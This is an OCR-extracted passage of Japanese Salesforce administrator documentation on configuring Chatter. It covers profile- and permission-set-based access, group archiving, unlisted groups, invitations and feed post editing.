   メモ: ステップ 6 は個別の最終ステップとして実行します。ステップ 6 を別のステップと組み合わせて実行するか、順序どおりに実行しない場合、予測不可能な望ましくない結果になる可能性があります。

関連トピック:

Chatter のプロファイルベースのロールアウトの概要
ユーザプロファイルを使用した Chatter アクセス権の制御
権限セットを使用した Chatter アクセス権の制御

ユーザプロファイルを使用した Chatter アクセス権の制御

既存のカスタムユーザプロファイルを変更して、Chatter へのアクセスを許可または拒否します。

Salesforce によって、組織での Chatter のプロファイルベースのロールアウトが有効化されると、既存のユーザプロファイルと権限セットのすべてに [Chatter を有効化] 権限が追加されます。この権限は、すべての標準プロファイルで自動的に有効化されます。次のユーザレベル権限のいずれかが手動またはライセンスの一部としてすでに有効化されていた場合、すべてのカスタムプロファイルでもこの権限は自動的に有効化されます。

- 「新規 Chatter グループの作成および所有」(ChatterOwnGroups)
- 「Chatter ファイルのコンテンツ配信の作成および共有」(ChatterFileLink)
- 「Chatter にユーザを招待」(ChatterInviteExternalUsers)
- 「Chatter メッセージの管理」(ManageChatterMessages)
- 「Chatter のモデレート」(ModerateChatter)
- 「Chatter フィードのモデレート」(ModerateNetworkFeeds)
- 「ケースフィードを使用」(ViewCaseInteraction)
- 「すべてのデータの参照」(ViewAllData)

エディション

使用可能なインターフェース: Salesforce Classic


使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


Chatter を有効にする
- 「アプリケーションのカスタマイズ」

Chatterへのアクセス権を制御するには、目的の権限で既存のカスタムプロファイルを変更するか、必要に応じて、新規カスタムプロファイルを作成します。

1. Salesforce システム管理者としてログインします。
2. [設定] から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択します。



3. 既存のカスタムユーザプロファイルごとに、次の手順を実行します。
   a. [編集] をクリックします。
   b. [システム管理者権限] セクションで、このプロファイルを持つユーザに Chatter アクセス権を付与するかどうかに応じて、[Chatter を有効化] を選択または選択解除します。



[Chatter を有効化] 権限は、組織で Chatter のプロファイルベースのロールアウトが有効化されている場合にのみ使用できます。

c. 変更内容を保存します。

4. 必要に応じて、目的の権限で新しいカスタムユーザプロファイルを作成し、ユーザに割り当てます。

メモ: ユーザのユーザプロファイルで [Chatter を有効化] 権限を選択しても、そのユーザに対して Chatter が自動的に有効化されることはありません。組織で実際に Chatter が有効化されるまで、ユーザは Chatter を使用できません。

関連トピック:

- Chatter のプロファイルベースのロールアウトの準備
- 権限セットを使用した Chatter アクセス権の制御
- Chatter の設定
- プロファイルベースのロールアウトの考慮事項

権限セットを使用した Chatter アクセス権の制御

既存の権限セットを変更したり、新しい権限セットを作成したりして、Chatter アクセス権を処理します。

権限セットを使用して Chatter を有効化または無効化する場合は、次の点を考慮してください。

- Chatter を有効化すると、権限セットはユーザプロファイル設定よりも優先されます。Chatter が有効な権限セットを持つすべてのユーザには、そのユーザプロファイルで Chatter が有効でなくても、Chatter へのアクセス権があります。
- Chatter を無効化すると、権限セットがユーザプロファイル設定より優先されることはありません。Chatter が有効なユーザプロファイルを持つすべてのユーザには、その権限セットで Chatter が無効でも、Chatter へのアクセス権があります。ユーザが Chatter にアクセスできないようにするには、そのユーザのユーザプロファイルと権限セットの両方で Chatter を無効化します。

既存の権限セットの場合、対象となるユーザのサブセットに対する適切な必須の Chatter 権限がそれらの権限セットに含まれていることを確認します。

1. 権限セットに移動します。
2. 既存のユーザレベルの権限セットごとに、次の手順を実行します。
   a. [システム] セクションで、[システム権限] をクリックします。
   b. [編集] をクリックして [Chatter を有効化] を選択します。この権限は、組織で Chatter のプロファイルベースのロールアウトを有効にした後でのみ使用可能です。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Chatter を有効にする
- 「アプリケーションのカスタマイズ」



c. 変更内容を保存します。

3. 必要に応じて、目的の権限で新しい権限セットを作成し、ユーザに割り当てます。デフォルトでは、新しい権限セットの権限はすべて無効化されています。新しい権限セットで次のChatter権限を有効にして、ユーザにこれらの権限を付与します。
   - 「新規 Chatter グループの作成および所有」(ChatterOwnGroups)
   - 「Chatter ファイルのコンテンツ配信の作成および共有」(ChatterFileLink)
   - 「Chatter にユーザを招待」(ChatterInviteExternalUsers)
   - 「Chatter メッセージの管理」(ManageChatterMessages)
   - 「Chatter のモデレート」(ModerateChatter)
   - 「Chatter フィードのモデレート」(ModerateNetworkFeeds)
   - 「ケースフィードを使用」(ViewCaseInteraction)
   - 「すべてのデータの参照」(ViewAllData)

メモ: ユーザの権限セットで [Chatter を有効化] 権限を選択しても、そのユーザに対して Chatter が自動的に有効化されることはありません。組織で Chatter が有効化されるまで、ユーザは Chatter を使用できません。

関連トピック:

Chatter のプロファイルベースのロールアウトの準備
ユーザプロファイルを使用した Chatter アクセス権の制御
Chatter の設定
プロファイルベースのロールアウトの考慮事項

プロファイルベースのロールアウトの考慮事項

Chatterのプロファイルベースのロールアウトを使用する組織では、ユーザプロファイル、権限セット、および Chatter アクセス権のあるユーザとないユーザ間のやりとりに特定の制限が適用されます。

- [Chatter を有効化] オプションを使用できるのは、組織で Chatter のプロファイルベースのロールアウトが有効化されている場合のみです。
- Chatter を有効化すると、権限セットはユーザプロファイル設定よりも優先されます。Chatter が有効な権限セットを持つすべてのユーザには、そのユーザプロファイルで Chatter が有効でなくても、Chatter へのアクセス権があります。
- Chatter を無効化すると、権限セットがユーザプロファイル設定より優先されることはありません。Chatter が有効なユーザプロファイルを持つすべてのユーザには、その権限セットで Chatter が無効でも、Chatter へのアクセス権があります。ユーザが Chatter にアクセスできないようにするには、そのユーザのユーザプロファイルと権限セットの両方で Chatter を無効化します。
- ユーザのユーザプロファイルまたは権限セットで「Chatter を有効化」権限を選択しても、組織で自動的に Chatter が有効になることはありません。ユーザプロファイルおよび権限セットを変更した後に、組織で Chatter を有効にします。
- 標準 Salesforce ユーザプロファイルでは、デフォルトで Chatter が有効化されています。これらの標準プロファイルで Chatter を無効化することはできません。
- コピーされた Chatter 外部ユーザプロファイルで「Chatter を有効化」権限を選択解除しないでください。ユーザにエラーメッセージが表示され、ログインできなくなります。
- コピーされた Chatter Free または Chatter モデレータプロファイルで「Chatter を有効化」権限を選択解除しないでください。エラーメッセージが表示され、プロファイルを保存できなくなります。
- 組織で Chatter のプロファイルベースのロールアウトと Chatter を有効化すると、連動する Chatter ユーザ権限のセットも有効化されます。組織で Chatter が無効化されると、これらの権限も同時に無効化されます。ただし、その後で Chatter が再び有効化されても、これらの権限が自動的に再有効化されることはなく、システム管理者が明示的に有効化する必要があります。
- 組織で Chatter のプロファイルベースのロールアウトが有効化されると、標準プロファイルで Chatter が自動的に有効化されます。カスタムプロファイルと権限セットの場合、次のユーザレベル権限のいずれかが手動またはライセンスの一部としてすでに有効化されていた場合、Chatter は自動的に有効化されます。
  - 「新規 Chatter グループの作成および所有」(ChatterOwnGroups)

- 「Chatter Chatter ファイルへのリンクの作成および共有」(ChatterFileLink)
- 「Chatter にユーザを招待」(ChatterInviteExternalUsers)
- 「Chatter メッセージの管理」(ManageChatterMessages)
- 「Chatter のモデレート」(ModerateChatter)
- 「Chatter フィードのモデレート」(ModerateNetworkFeeds)
- 「ケースフィードを使用」(ViewCaseInteraction)
- 「すべてのデータの参照」(ViewAllData)

- Work.com が有効な組織では、Chatter へのアクセス権があるユーザは、Chatter へのアクセス権がないユーザに感謝できません。
- 組織で Chatter がすでに有効化されていて Chatter のプロファイルベースのロールアウトに切り替える場合は、既存のすべてのカスタムプロファイルおよび権限セットでChatterを有効にします。有効にしない場合、それらのカスタムプロファイルおよび権限セットが割り当てられたユーザは Chatter にアクセスできなくなります。
- Chatter のプロファイルベースのロールアウトが有効になると、プロファイルまたは権限により Chatter を使用できないユーザはグローバル検索も使用できなくなります。これらのユーザは 、高度な検索は使用できます。

Chatter の設定

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Chatter は、Salesforce および Salesforce1 アプリケーションでデフォルトで有効になっています。[設定] の [Chatter 設定] ページでさまざまな Chatter 機能を設定し、ユーザ向けに Chatter 環境をカスタマイズします。

- [Chatter 設定] ページにアクセスするには、［クイック検索］ボックスに *「Chatter」* と入力し、*［Chatter 設定］* を選択します。
- 組織全体で Chatter を無効にするには、[Chatter 設定] セクションで `Enable` を選択解除します。

Chatter グループ設定

グループアーカイブ、グループ内のレコード、リストに記載しないグループなどのグループ機能を設定します。Chatter グループは、ユーザが情報を共有し、更新を投稿し、質問を行う Chatterのメインコラボレーション環境です。

フィードでの顔文字の有効化

ユーザは文字の組み合わせを入力して、投稿やコメントに顔文字を追加できます。

顧客の招待

ユーザが自分が所有または管理する非公開グループに顧客を招待できるようにします。顧客とは、会社のメールドメイン外のユーザです。顧客の Chatter アクセス権は限定されており、招待されたグループのみを表示でき、それらのグループのメンバーとのみ会話できます。

同僚の招待

Salesforce ユーザが Salesforce ライセンスを持たない同僚を Chatter に招待できるようにします。招待されたユーザは、Chatter の人、プロファイル、グループ、ファイルにアクセスできますが、Salesforce ライセンスを取得しない限りレコードデータを表示することはできません。

パブリッシャーのアクションの有効化

パブリッシャーにグローバルアクションを追加するには、まず [Chatter 設定] で [パブリッシャーのアクション] 機能を有効にする必要があります。アクションにより、機能が Chatter パブリッシャーに追加され、ユーザが Salesforce と Salesforce1 でより多くの機能を利用できるようになります。

フィード投稿およびコメントの編集の概要

フィード投稿編集によって、ユーザは自分のフィード投稿を編集できます。レコード所有者は、所有するレコードへの投稿も、投稿の作成者に関係なく編集できます。

関連トピック:

Salesforce Chatter

Chatter グループ設定

グループアーカイブ、グループ内のレコード、リストに記載しないグループなどのグループ機能を設定します。Chatter グループは、ユーザが情報を共有し、更新を投稿し、質問を行う Chatter のメインコラボレーション環境です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Chatter グループアーカイブ

グループアーカイブは、組織でデフォルトで有効になっています。90 日間連続してグループに新しいフィード投稿やコメントがない場合、そのグループは自動的にアーカイブされます。グループアーカイブが有効な場合、グループのフィード活動が毎週確認されます。

Chatter グループでのレコードの有効化

グループのレコードはデフォルトで許可されます。グループパブリッシャーをカスタマイズして [レコードの追加] アクションを含めることで、ユーザがグループにレコードを追加できます。

リストに記載しない Chatter グループの有効化

組織でリストに記載しないグループを有効化して、ユーザが Chatter でより非公開性の高いコラボレーションができるようにします。

リストに記載しないグループの制限

組織でリストに記載しないグループの有効化を決定する前に、その制限を検討してください。

Chatter グループアーカイブ

グループアーカイブは、組織でデフォルトで有効になっています。90 日間連続してグループに新しいフィード投稿やコメントがない場合、そのグループは自動的にアーカイブされます。グループアーカイブが有効な場合、グループのフィード活動が毎週確認されます。

グループのメンションはフィード活動としてカウントされず、グループのアーカイブの遅延が生じません。アーカイブ済みグループは、組織のグループの制限 (30,000) にはカウントされますが、ユーザのグループメンバーシップの制限 (300) にはカウントされません。

グループ設定ページにはその他のグループアーカイブ設定があります。グループの所有者およびマネージャは、そこでアーカイブまたは有効化したり、自動アーカイブ設定を編集したりできます。複数のグループのアーカイブ設定を同時に変更するには、Salesforce API を使用します。

組織でグループアーカイブを使用しない場合は、[設定]でこの機能を無効にします。[クイック検索] に「`Chatter`」と入力し、**[Chatter 設定]** を選択して [グループ] セクションで **[グループアーカイブを許可]** を選択解除します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

メモ: グループの所有者およびマネージャが Salesforce1 アプリケーションおよび Lightning Experience でアーカイブ、自動アーカイブの有効化または無効化を行えるようにするには、グループレイアウトをカスタマイズして必要な項目を追加します。

関連トピック:

グループレイアウト

Chatter グループでのレコードの有効化

グループのレコードはデフォルトで許可されます。グループパブリッシャーをカスタマイズして [レコードの追加] アクションを含めることで、ユーザがグループにレコードを追加できます。

グループパブリッシャーの [レコードの追加] アクションを使用して、ユーザは取引先、取引先責任者、リード、商談、契約、キャンペーン、ケース、およびカスタムオブジェクトレコードをグループに追加できます。[レコードの追加] アクションはデフォルトでは使用できないため、このアクションを含めるようにグループパブリッシャーを設定する必要があります。

段階的な手順: ユーザに Chatter グループへのレコードの追加を許可する

オブジェクトレイアウトもカスタマイズしてレコード詳細ページに [グループ] 関連リストを追加することをお勧めします。グループとレコード間のリレーションをサポートする組織のすべての標準オブジェクトとカスタムオブジェクトのレイアウトをカスタマイズします。[グループ] 関連リストには、レコードに関連付けられているグループのリストが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition



段階的な手順: [グループ] 関連リストをレコードに追加する

ユーザがグループにレコードを追加できないようにするには、[設定]の［クイック検索］ボックスに「*Chatter*」と入力し、*［Chatter 設定］*を選択して [[グループ] 内のグループ内のレコードを許可] セクションを選択解除します。この機能を無効にすると、グループ詳細ページの [グループレコード] リスト、およびグループパブリッシャーの [レコードの追加] アクションが非表示になります。

関連トピック:

Chatter グループレイアウトおよびパブリッシャーのカスタマイズ

リストに記載しない Chatter グループの有効化

組織でリストに記載しないグループを有効化して、ユーザが Chatter でより非公開性の高いコラボレーションができるようにします。

リストに記載しないグループは、非公開グループと比較して、プライバシーがさらに確保されます。グループメンバーおよび「リストに記載しないグループの管理」権限を持つユーザのみが、リストビュー、フィード、および検索結果で、リストに記載しないグループにアクセスできます。デフォルトでは、組織でリストに記載しないグループは有効化されていません。組織でリストに記載しないグループを有効化する前に、この機能の制限を確認してください。

1. [設定] から、［クイック検索］ボックスに「*Chatter*」と入力し、[Chatter 設定] を選択します。
2. [編集] をクリックします。
3. [リストに記載しないグループを有効化] を選択します。
   組織でリストに記載しないグループを有効化することに関する重要な情報を示すメッセージが表示されます。
4. 強調表示されたメッセージで、[私はリストに記載しないグループを有効化する必要があり、組織で Apex/Visualforce コードの更新が必要になる可能性があることを理解しています] の横にあるチェックボックスをオンにします。
5. [保存] をクリックします。

どのユーザでもリストに記載しないグループを作成できます。非公開グループとは異なり、「すべてのデータの参照」権限や「すべてのデータの編集」権限があるユーザでも、メンバーでない限り、リストに記載しないグループの参照や更新はできません。非メンバーがリストに記載しないグループの参照や変更をできるようにするには、そのユーザにプロファイルまたは権限セットで「リストに記載しないグループの管理」権限を割り当てます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

プロファイルの権限を有効にする
- 「アプリケーションのカスタマイズ」

関連トピック:

リストに記載しないグループの制限

リストに記載しないグループの概要

リストに記載しないグループの制限

組織でリストに記載しないグループの有効化を決定する前に、その制限を検討してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Enterprise** Edition、**Professional** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

システム管理者向け

- 「リストに記載しないグループの管理」権限を持つユーザのみが、メンバーでなくても、リストに記載しないグループとそのファイルおよびフィードコンテンツへのアクセスまたは変更ができます。
- 「すべてのデータの編集」権限を持つユーザは、グループマネージャでない限り、リストに記載しないグループからフィードコンテンツを削除できません。
- 「データのエクスポート」権限を持つユーザは、「リストに記載しないグループの管理」権限を持つかどうかに関係なく、すべてのChatterデータをエクスポートし、どのグループからエクスポートされた投稿およびコメントでも表示できます。
- 「リストに記載しないグループの管理」権限を、プロファイルが Chatter 外部、大規模ポータル、大規模カスタマーポータルのユーザには付与できません。
- リストに記載しないグループは、ユーザのグループ制限にカウントされますが、ユーザのプロファイルページのグループリストには、リストを表示するユーザが、そのグループのメンバーである場合またはリストに記載しないグループを管理する権限を持っている場合以外は表示されません。リストに記載しないグループが非表示の場合、グループリストの横に表示される件数は、リストを表示しているユーザの権限によっては正確ではない可能性があります。

開発者向け

Apex コードはシステムモードで実行され、現在のユーザの権限は考慮されません。この制限により、Apex で記述されたページに影響があります。

- グループが表示される Visualforce ページでは、リストに記載しないグループが、メンバーではないユーザに表示される場合があります。
- システムモードではユーザの権限が考慮されないため、リストに記載しないグループが表示される Visualforce ページにアクセスするすべてのユーザは、そのグループの所有者のように操作できます。
- AppExchange アプリケーションが Apex で記述されており、すべてのグループにアクセスする場合、そのアプリケーションではリストに記載しないグループがメンバーではないユーザに公開されます。

組織でリストに記載しないグループへのアクセスを制限および管理する手順は、次のとおりです。

- すべての Apex コードの SOQL クエリから、リストに記載しないグループを明示的に除外します。
- コードで権限セット、プロファイルレベルの権限、および共有チェックを使用して、リストに記載しないグループへのアクセスをさらに制限します。

- リストに記載しないグループの作成を監視および管理するには、CollaborationGroup オブジェクトに対して Apex トリガを使用します。[設定] から、［クイック検索］ボックスに「グループトリガ」と入力し、[グループトリガ] を選択します。

関連トピック:

リストに記載しない Chatter グループの有効化
リストに記載しないグループの概要

フィードでの顔文字の有効化

ユーザは文字の組み合わせを入力して、投稿やコメントに顔文字を追加できます。

顔文字は Salesforce1 ではサポートされていません。

1. [設定] から、［クイック検索］ボックスに「*Chatter 設定*」と入力し、[Chatter 設定] を選択します。
2. [フィード内の顔文字] セクションで、[絵文字を許可] を選択します。

Salesforce では、投稿およびコメントで次の文字の組み合わせがサポートされています。

文字の組み合わせ	顔文字
• :) • :-)	(笑顔)
• :P • :-P • :p • :-p	(舌を出す)
• :(• :-(	(しかめ面)
• >:(• >:-(	(怒り)
• :((• :'(• :'-(	(泣き顔)

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Database.com** Edition、および**Developer** Edition

ユーザ権限

顔文字を有効化する
- 「アプリケーションのカスタマイズ」

顧客の招待

ユーザが自分が所有または管理する非公開グループに顧客を招待できるようにします。顧客とは、会社のメールドメイン外のユーザです。顧客の Chatter アクセス権は限定されており、招待されたグループのみを表示でき、それらのグループのメンバーとのみ会話できます。

[私のドメイン]、シングルサインオン、および IP 制限を使用して作成したカスタムドメインは、顧客の招待ではサポートされていません。これらの機能が有効になっている顧客の招待を許可するには、次のいずれかの方法をお勧めします。

- 組織のシングルサインオンページをカスタマイズして、ユーザを `https://yourDomain.my.salesforce.com/` にリダイレクトするリンクを追加する。
- 顧客のシングルサインオンを有効にする。

顧客の招待はデフォルトで有効になっています。顧客の招待を無効にするには、[設定] の [クイック検索] ボックスに *「Chatter」* と入力し、*[Chatter 設定]* を選択して [Chatter 設定] セクションで `Allow Customer Invitations` を選択解除します。この機能を無効にしても、顧客を許可する既存の顧客またはグループは削除されません。

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

関連トピック:

同僚の招待

Chatter を使用して複数の Salesforce 組織に接続できますか?

同僚の招待

Salesforce ユーザが Salesforce ライセンスを持たない同僚を Chatter に招待できるようにします。招待されたユーザは、Chatterの人、プロファイル、グループ、ファイルにアクセスできますが、Salesforceライセンスを取得しない限りレコードデータを表示することはできません。

同僚の招待は、新しい Salesforce 組織では自動的に有効になります。組織に追加された最初の Salesforce ユーザのメールドメインが、[会社メールドメイン] 項目で会社のドメインとして使用されます。ユーザのドメインがyahoo.comやgmail.comなど無料のフリーパブリックメールプロバイダの場合は、有効化されません。

200 ドメインまで追加できます。会社のメールアドレスで使用されるドメインを入力します。hotmail.com、yahoo.com、gmail.com などパブリックメールドメインは入力しないことをお勧めします。招待されると、このようなドメインのメールアドレスを持つユーザはすべて、Chatterに参加してユーザプロファイル、フィードおよび Chatter グループを表示することができます。

同僚の招待を無効にするには、[設定] から、[クイック検索] ボックスに *Chatter* と入力し、*[Chatter 設定]* を選択して、[同僚を招待] セクションで `Allow Coworker Invitations` を選択解除します。この機能を選択解除すると、ユー

エディション

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

ザは未処理の招待を承諾できません。同様に、メールドメインを削除した場合、ユーザはそのドメインから未処理の招待を承諾できません。

関連トピック:

顧客の招待

パブリッシャーのアクションの有効化

パブリッシャーにグローバルアクションを追加するには、まず [Chatter 設定] で [パブリッシャーのアクション] 機能を有効にする必要があります。アクションにより、機能が Chatter パブリッシャーに追加され、ユーザが Salesforce と Salesforce1 でより多くの機能を利用できるようになります。

1. [設定] から、[クイック検索] ボックスに「*Chatter 設定*」と入力し、[**Chatter 設定**] を選択します。
2. [**編集**] をクリックします。
3. [パブリッシャーのアクション] セクションで、[**パブリッシャーのアクションを有効化**] を選択します。
4. 変更内容を保存します。

関連トピック:

パブリッシャーアクションおよびレイアウト

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アクションを有効にする
- 「アプリケーションのカスタマイズ」

フィード投稿およびコメントの編集の概要

フィード投稿編集によって、ユーザは自分のフィード投稿を編集できます。レコード所有者は、所有するレコードへの投稿も、投稿の作成者に関係なく編集できます。

[Chatter 設定] オプションおよび 2 つのユーザ権限を使用して、フィード投稿の編集機能を制御します。

[Chatter 設定] の *[ユーザに投稿とコメントの編集を許可]* オプションによって、組織のフィード投稿編集機能が有効化または無効化されます。既存組織と新規組織では、このオプションがデフォルトで有効になっています。標準プロファイルに割り当てられたユーザはすべて、自分の投稿とコメントをすぐに編集できます。ただし、Chatter Free ユーザ、Chatter 外部ユーザ、カスタマーポータルユーザは除きます。カスタムプロファイルが割り当てられているユーザの場合は、システム管理者がユーザのカスタムプロファイルまたは権限セットで権限を具体的に有効にする必要があります。

「自分の投稿を編集」権限があるユーザは、自分の投稿を編集できます。この権限は標準プロファイルで使用可能で、自動的に有効化されています。ただし、Chatter 外部ユーザ、Chatter Free ユーザ、カスタマーポータルユーザのプロファイルは除きます。Chatter 外部ユーザ、Chatter Free ユーザ、またはカスタマーポータルユーザに自分の投稿の編集を許可するには、プロファイルをコピーし、コピーしたプロファイルで「自分の投稿を編集」権限を有効にします。次に、コピーしたプロファイルをユーザに割り当てます。

「自分の所有レコードへの投稿を編集」権限があるユーザは、所有するレコードへの投稿とコメントを編集できます。これには、他のユーザによる投稿とコメントも含まれます。たとえば、グループ所有者またはマネージャはグループのフィードへのすべての投稿を編集できます。特定のレコードタイプのマネージャはそのレ

コードへのすべての投稿を編集できます。この権限は標準プロファイルとカスタムプロファイルで使用できますが、デフォルトでは無効化されています。


次の表には、権限とそのデフォルト設定がまとめられています。

ユーザ権限	説明	使用可能なエディション	デフォルト設定
自分の投稿を編集	ユーザが自分の投稿を編集できます。	標準プロファイル (以下を除く) • Chatter 外部ユーザ • Chatter Free ユーザ • 大規模カスタマーポータルユーザ • パートナーコミュニティユーザプロファイル	すべての新規および既存の組織で有効化されています。
		カスタムプロファイル	すべての新規および既存の組織で無効化されています。
自分の所有レコードへの投稿を編集	レコード所有者が自分の投稿と、グループおよびレコードの詳細ページで他のユーザが行った投稿を編集できます。	カスタムプロファイル	すべての新規および既存の組織で無効化されています。ただし、Chatter モデレータ、コミュニティモデレータ、「すべてのデータの編集」権限を持つユーザは、常にすべての投稿とコメントを編集できます。

[Chatter 設定] の *[ユーザに投稿とコメントの編集を許可]* オプションは、デフォルトで有効になっています。必要な権限を持つユーザの場合、[編集] オプションを投稿、コメント、質問、回答のドロップダウンメニューから選択できます。選択すると別の [編集] ウィンドウが開き、そこでユーザがテキストを変更できます。



ユーザが投稿の編集済みバージョンを保存すると、[編集済み] タイムスタンプが表示されて、元の投稿が変更されたことを示します。



ユーザが投稿またはコメントを編集して新しい人またはグループにメンションした場合、それらの人とグループにメール通知が送信されます。元の投稿またはコメントでメンションされていた人とグループには、新しいメール通知は送信されません。編集済み投稿またはコメントのメール通知には、[編集済み] タイムスタンプが表示されます。

